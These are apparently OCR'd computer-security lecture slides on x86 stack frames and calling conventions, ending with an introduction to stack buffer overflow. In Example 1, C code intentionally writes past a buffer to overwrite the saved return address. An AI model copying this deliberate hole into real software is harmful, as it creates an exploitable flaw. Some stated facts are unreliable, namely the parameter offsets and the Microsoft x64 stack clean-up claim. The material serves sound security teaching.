
The EBP points to the stack frame of the function which called the function f(1,2,3)



Assembly Code of Function

- Assembly code:
  pushl %ebp
  movl %esp, %ebp
  - These two codes push the value of the EBP register onto the stack, then copy the value of ESP into EBP
  - The first code stores the address of the stack frame of the previous function call in the stack
  - The second code set the value of EBP (the address of the current stack frame) as the value of ESP
- After these two codes, the stack is shown in the next slide.


```
f:
   pushl %ebp
   movl %esp, %ebp
   subl $12, %esp
   nop
   movl %ebp, %esp
   popl %ebp
   ret
```



Assembly Code of Function

- Assembly code:
  subl $12, %esp
  - This code subtract 12 from ESP
  - It means that the size of the stack is increased by 12 bytes (eight bytes are used to store the 8-byte buffer, four bytes are used to store the variable k)
    - The eight bytes for buffer are at the higher memory location
- After executing this instruction, the stack is shown in the next slide.


```
f:
  pushl %ebp
  movl %esp, %ebp
  subl $12, %esp
  nop
  movl %ebp, %esp
  popl %ebp
  ret
```

Assembly Code of Function

- Assembly code: nop
  - It's an instruction that does nothing and is used to fill code space or delay execution

```
f:
  pushl %ebp
  movl %esp, %ebp
  subl $12, %esp
  nop
  movl %ebp, %esp
  popl %ebp
  ret
```

Assembly Code of Function


- After finishing all the computations in the function f, we need to:
  - Set the EBP to point to the previous stack frame
  - Set the ESP to point to the top of the previous stack frame
  - Set EIP as the return address, so that the process can continue after the function call.

Assembly Code of Function

Assembly code:
movl %ebp, %esp

- This code sets the stack pointer ESP as the value of EBP
- After executing this instruction, the stack is shown in the next slide.

```
f:
  pushl %ebp
  movl %esp, %ebp
  subl $12, %esp
  nop
  movl %ebp, %esp
  popl %ebp
  ret
```





Assembly Code of Function

Assembly code:
popl %ebp

- This code pops the old frame pointer value from the stack, and store the value into EBP, so EBP now points to the previous stack frame
- After executing this instruction, the stack is shown in the next slide.


```
f:
  pushl %ebp
  movl %esp, %ebp
  subl $12, %esp
  nop
  movl %ebp, %esp
  popl %ebp
  ret
```



Assembly Code of Function

- Assembly code: ret
  - This instruction "ret" does:
    - pops the return address from the stack
    - set the instruction pointer EIP as the return address
  - After this function call, the stack is shown in the next slide.

```
f:
   pushl %ebp
   movl %esp, %ebp
   subl $12, %esp
   nop
   movl %ebp, %esp
   popl %ebp
   ret
```





Assembly Code of Function Call

- After the "ret" instruction of function f, the assembly code
  addl $12, %esp
  is executed to reduce the size of the stack by 12 bytes (effectively removing those three input parameters of function f from the stack)
- The stack after this instruction is show in the next slide

```
pushl $3
pushl $2
pushl $1
call f
addl $12, %esp
```


The stack frame of function call f(1,2,3) is no longer part of the stack since ESP points to the top of the stack.
But the kernel does not delete these data .



Another Example of Function call


```
#include <stdio.h>
int f(int a, int b)
{
   char buffer[16];
   int k;
   k = a + b;
   return k;
}
int main()
{
  int x;
  x = f(1,2);
  return 0;
}
```


```
.section .text
.globl _start
_start:
   call main
   movl $1, %eax
   xorl %ebx, %ebx
   int $0x80
f:
   pushl %ebp
   movl %esp,%ebp
   subl $20,%esp
   movl 8(%ebp),%edx
   addl 12(%ebp),%edx
   movl %edx,-20(%ebp)
   movl -20(%ebp),%eax
   movl %ebp, %esp
   popl %ebp
   ret
```

```
main:
   pushl %ebp
   movl %esp,%ebp
   subl $4,%esp
   pushl $2
   pushl $1
   call f
   addl $8, %esp
   movl %eax,-4(%ebp)
   xorl %eax,%eax
   movl %ebp, %esp
   popl %ebp
   ret
```



We will show only the stack frames of main and f


Stack frame of main function


```
main:
   pushl %ebp
   movl %esp,%ebp
   subl $4,%esp
   pushl $2
   pushl $1
   call f
   addl $8, %esp
   movl %eax,-4(%ebp)
   xorl %eax,%eax
   movl %ebp, %esp
   popl %ebp
   ret
```






```
main:
   pushl %ebp
   movl %esp,%ebp
   subl $4,%esp
   pushl $2
   pushl $1
   call f
   addl $8, %esp
   movl %eax,-4(%ebp)
   xorl %eax,%eax
   movl %ebp, %esp
   popl %ebp
   ret
```






f:
pushl %ebp
movl %esp,%ebp
subl $20,%esp
movl 8(%ebp),%edx
addl 12(%ebp),%edx
movl %edx,-20(%ebp)
movl -20(%ebp),%eax
movl %ebp, %esp
popl %ebp
ret
High address
Return Address
Previous EBP
x (4bytes)
2 (b, 4 bytes)
1 (a, 4 bytes)
Return Address
Previous EBP
buffer (16 bytes)
k (4 byes)
EBP
ESP
ESP
EBP
stack growth
Low address



Stack frame of function f
f:
pushl %ebp
movl %esp,%ebp
subl $20,%esp
movl 8(%ebp),%edx
addl 12(%ebp),%edx
movl %edx,-20(%ebp)
movl -20(%ebp),%eax
movl %ebp, %esp
popl %ebp
ret
High address
Return Address
Previous EBP
x (4bytes)
2 (b, 4 bytes)
1 (a, 4 bytes)
Return Address
Previous EBP
buffer (16 bytes)
k (4 byes)
EBP
ESP
ESP
stack growth
Low address



On the stack, the addresses of the input parameters a and b of function f are EBP-8 and EBP-12, respectively.
8(%ebp) means the the address EBP+8, so 8(%ebp) is the address of a. 12(%ebp) is the address of b .
-20(%ebp) means the address EBP-20, so -20(%ebp) is the address of k.
Stack frame of function f
High address
Return Address
Previous EBP
x (4bytes)
2 (b, 4 bytes)
1 (a, 4 bytes)
Return Address
Previous EBP
buffer (16 bytes)
k (4 byes)
EBP
ESP
stack growth
Low address



#include <stdio.h>
int f(int a, int b)
{
char buffer[16];
int k;
k = a + b;
return k;
}
int main()
{
int x;
x = f(1,2);
return 0;
}
f:
pushl %ebp
movl %esp,%ebp
subl $20,%esp
movl 8(%ebp),%edx
addl 12(%ebp),%edx
movl %edx,-20(%ebp)
movl -20(%ebp),%eax
movl %ebp, %esp
popl %ebp
ret
main:
pushl %ebp
movl %esp,%ebp
subl $4,%esp
pushl $2
pushl $1
call f
addl $8, %esp
movl %eax,-4(%ebp)
xorl %eax,%eax
movl %ebp, %esp
popl %ebp
ret


To return the value of k, copy k into register EAX
#include <stdio.h>
int f(int a, int b)
{
char buffer[16];
int k;
k = a + b;
return k;
}
int main()
{
int x;
x = f(1,2);
return 0;
}
f:
pushl %ebp
movl %esp,%ebp
subl $20,%esp
movl 8(%ebp),%edx
addl 12(%ebp),%edx
movl %edx,-20(%ebp)
movl -20(%ebp),%eax
movl %ebp, %esp
popl %ebp
ret
main:
pushl %ebp
movl %esp,%ebp
subl $4,%esp
pushl $2
pushl $1
call f
addl $8, %esp
movl %eax,-4(%ebp)
xorl %eax,%eax
movl %ebp, %esp
popl %ebp
ret


f:
pushl %ebp
movl %esp,%ebp
subl $20,%esp
movl 8(%ebp),%edx
addl 12(%ebp),%edx
movl %edx,-20(%ebp)
movl -20(%ebp),%eax
movl %ebp, %esp
popl %ebp
ret
High address
Return Address
Previous EBP
x (4bytes)
2 (b, 4 bytes)
1 (a, 4 bytes)
Return Address
Previous EBP
buffer (16 bytes)
k (4 byes)
EBP
ESP
ESP
stack growth
Low address



f:
pushl %ebp
movl %esp,%ebp
subl $20,%esp
movl 8(%ebp),%edx
addl 12(%ebp),%edx
movl %edx,-20(%ebp)
movl -20(%ebp),%eax
movl %ebp, %esp
popl %ebp
ret
High address
Return Address
Previous EBP
x (4bytes)
2 (b, 4 bytes)
1 (a, 4 bytes)
Return Address
Previous EBP
buffer (16 bytes)
k (4 byes)
EBP
ESP
ESP
EBP
stack growth
Low address


ret pop the stack, stores the value into EIP
f:
pushl %ebp
movl %esp,%ebp
subl $20,%esp
movl 8(%ebp),%edx
addl 12(%ebp),%edx
movl %edx,-20(%ebp)
movl -20(%ebp),%eax
movl %ebp, %esp
popl %ebp
ret
High address
Return Address
Previous EBP
x (4bytes)
2 (b, 4 bytes)
1 (a, 4 bytes)
Return Address
Previous EBP
buffer (16 bytes)
k (4 byes)
EBP
ESP
ESP
stack growth
Low address


main:
pushl %ebp
movl %esp,%ebp
subl $4,%esp
pushl $2
pushl $1
call f
addl $8, %esp
movl %eax,-4(%ebp)
xorl %eax,%eax
movl %ebp, %esp
popl %ebp
ret
High address
Return Address
Previous EBP
x (4bytes)
2 (b, 4 bytes)
1 (a, 4 bytes)
Return Address
Previous EBP
buffer (16 bytes)
k (4 byes)
EBP
ESP
ESP
stack growth
Low address

x is set as the value of EAX (the returned value from function f)

```
main:
  pushl %ebp
  movl %esp,%ebp
  subl $4,%esp
  pushl $2
  pushl $1
  call f
  addl $8, %esp
  movl %eax,-4(%ebp)
  xorl %eax,%eax
  movl %ebp, %esp
  popl %ebp
  ret
```



To return the value 0, set register EAX as 0


```
#include <stdio.h>
int f(int a, int b)
{
  char buffer[16];
  int k;
  k = a + b;
  return k;
}
int main()
{
  int x;
  x = f(1,2);
  return 0;
}
```

```
f:
  pushl %ebp
  movl %esp,%ebp
  subl $20,%esp
  movl 8(%ebp),%edx
  addl 12(%ebp),%edx
  movl %edx,-20(%ebp)
  movl -20(%ebp),%eax
  movl %ebp, %esp
  popl %ebp
  ret
```


```
main:
  pushl %ebp
  movl %esp,%ebp
  subl $4,%esp
  pushl $2
  pushl $1
  call f
  addl $8, %esp
  movl %eax,-4(%ebp)
  xorl %eax,%eax
  movl %ebp, %esp
  popl %ebp
  ret
```



```
main:
  pushl %ebp
  movl %esp,%ebp
  subl $4,%esp
  pushl $2
  pushl $1
  call f
  addl $8, %esp
  movl %eax,-4(%ebp)
  xorl %eax,%eax
  movl %ebp, %esp
  popl %ebp
  ret
```





```
main:
  pushl %ebp
  movl %esp,%ebp
  subl $4,%esp
  pushl $2
  pushl $1
  call f
  addl $8, %esp
  movl %eax,-4(%ebp)
  xorl %eax,%eax
  movl %ebp, %esp
  popl %ebp
  ret
```



ret pops the return address from stack, set EIP as return address

```
main:
  pushl %ebp
  movl %esp,%ebp
  subl $4,%esp
  pushl $2
  pushl $1
  call f
  addl $8, %esp
  movl %eax,-4(%ebp)
  xorl %eax,%eax
  movl %ebp, %esp
  popl %ebp
  ret
```



Function Call Convention

Calling Convention

- Calling convention defines how functions receive parameters and return values in a particular programming environment or platform
- Different platforms, compilers may utilize different calling conventions
- Some popular calling conventions are:
  - On x86-32
    - cdecl (C declaration) is the default calling convention of C compiler on many platforms [**used in this lecture**]
    - stdcall (Standard calling convention) for Windows API functions
  - On x86-64
    - "System V AMD64 ABI" for Unix-like systems
    - "Microsoft x64 Calling Convention" for Windows API functions

cdecl vs. stdcall

- For the calling conventions cdecl and stdcall,
  - The arguments are passed on the stack
  - If the return value is integer or pointer, the return value is placed in EAX register.
    - If the return value is float, use the FLU (floating-point unit) stack.
  - Difference (examples given in the next slide):
    - cdecl: caller is responsible for cleaning up the stack after function returns ➔ caller clean-up
    - stdcall: callee (the function being called) is responsible for cleaning up the stack before returning ➔ callee clean-up


```
#          cdecl
f:
   # ....
   # ....
   ret
```

```
pushl $3
pushl $2
pushl $1
call f
addl $12, %esp
# Clean up stack
```

```
#          stdcall
f:
   # ....
   # ....
   ret 12
   # Clean up stack
```

```
pushl $3
pushl $2
pushl $1
call f
```

"System V AMD64 ABI" vs. "Microsoft x64 Calling Convention"

- System V AMD64 ABI
  - First six integer or pointer arguments are passed in registers: %rdi, %rsi, %rdx, %rcx, %r8, %r9
  - First eight floating-point arguments are passed in registers: %xmm0 to %xmm7
  - The rest are passed through stack
- Microsoft x64 Calling Convention
  - First four integer or pointer arguments are passed in registers: %rcx, %rdx, %r8, %r9
  - First four floating-point arguments are passed in registers: %xmm0 to %xmm3
  - The rest are passed through stack

"System V AMD64 ABI" vs. "Microsoft x64 Calling Convention" (cont.)

- Return value
  - Both conventions use %rax register for returning integer value
  - Both conventions use %xmm0 register for returning floating-point value
- Clean up stack
  - System V AMD64 ABI: caller is responsible for cleaning up the stack after function returns
  - Microsoft x64 Calling Convention: callee is responsible for cleaning up the stack before returning

Conclusion

- Stack
  - Last-in-first-out data structure
- Function call with stack
  - Each process uses a stack segment for implementing function calls
  - A stack frame is used for each function call
    - Store the input parameters in a stack frame
    - Store the return address in a stack frame
    - Store the address of the previous stack frame
    - Store the local variables in the stack frame
  - The input parameters and local variables are accessed using the memory addresses relative to the address stored in the EBP register

SE6001 Computer Security

Lecture 11
Stack Buffer Overflow

Table of Contents

Lecture Outline

- Modifying return address
- Stack buffer overflow
- Protection against stack buffer overflow attack

Modifying Return Address

Return Address on the Stack

- In the implementation of a function call using stack, the security problem is that **the return address is stored together with the data** (input parameters and local variables)
  - Note that the return address is critical to the execution of the process. The EIP will be set to the return address in the stack frame after that function call.
  - Modifying the return address means that the process gets modified. The modified process may be buggy or malicious depending on how the return address is modified.

Example 1

- In this example, the programmer does not check the boundary of the array and write a wrong C code
  - The indices of buffer ranges from 0 to 15. However, the programmer writes data to buffer with indices of 20, 21, 22 and 23
  - C programming does not check the boundary of array for the programmers

```
#include <stdio.h>
int f(int a, int b)
{
   char buffer[16];
   int k;
   k = a + b;
   buffer[20] = 0x10;
   buffer[21] = 0x20;
   buffer[22] = 0x30;
   buffer[23] = 0x40;
   return k;
}
```

```
int main()
{
   int x;
   x = f(1,2);
   return 0;
}
```




```
f:
   pushl %ebp
   movl %esp,%ebp
   subl $20,%esp
   movl 8(%ebp),%edx
   addl 12(%ebp),%edx
   movl %edx,-20(%ebp)
   movb $16,4(%ebp)
   movb $32,5(%ebp)
   movb $48,6(%ebp)
   movb $64,7(%ebp)
   movl -20(%ebp),%eax
   movl %ebp, %esp
   popl %ebp
   ret
```

Example 1: Assembly Code

```
main:
   pushl %ebp
   movl %esp,%ebp
   subl $4,%esp
   pushl $2
   pushl $1
   call f
   addl $8, %esp
   movl %eax,-4(%ebp)
   xorl %eax,%eax
   movl %ebp, %esp
   popl %ebp
   ret
```


For the stack frame of function f, the address of the return address is EBP+4. **The return address occupies four bytes at the addresses: EBP+4, EBP+5, EBP+6, EBP+7**

The address of buffer is at the address EBP-16. Those 16 bytes of buffer are at the addresses EBP-16, EBP-15, EBP-14, …, EBP-2, EBP-1




The address of buffer is EBP-16, so the addresses of buffer[20], buffer[21], buffer[22], buffer[23] are EBP+4, EBP+5, EBP+6, EBP+7.

"movb" is to copy one byte of data from one location to another.

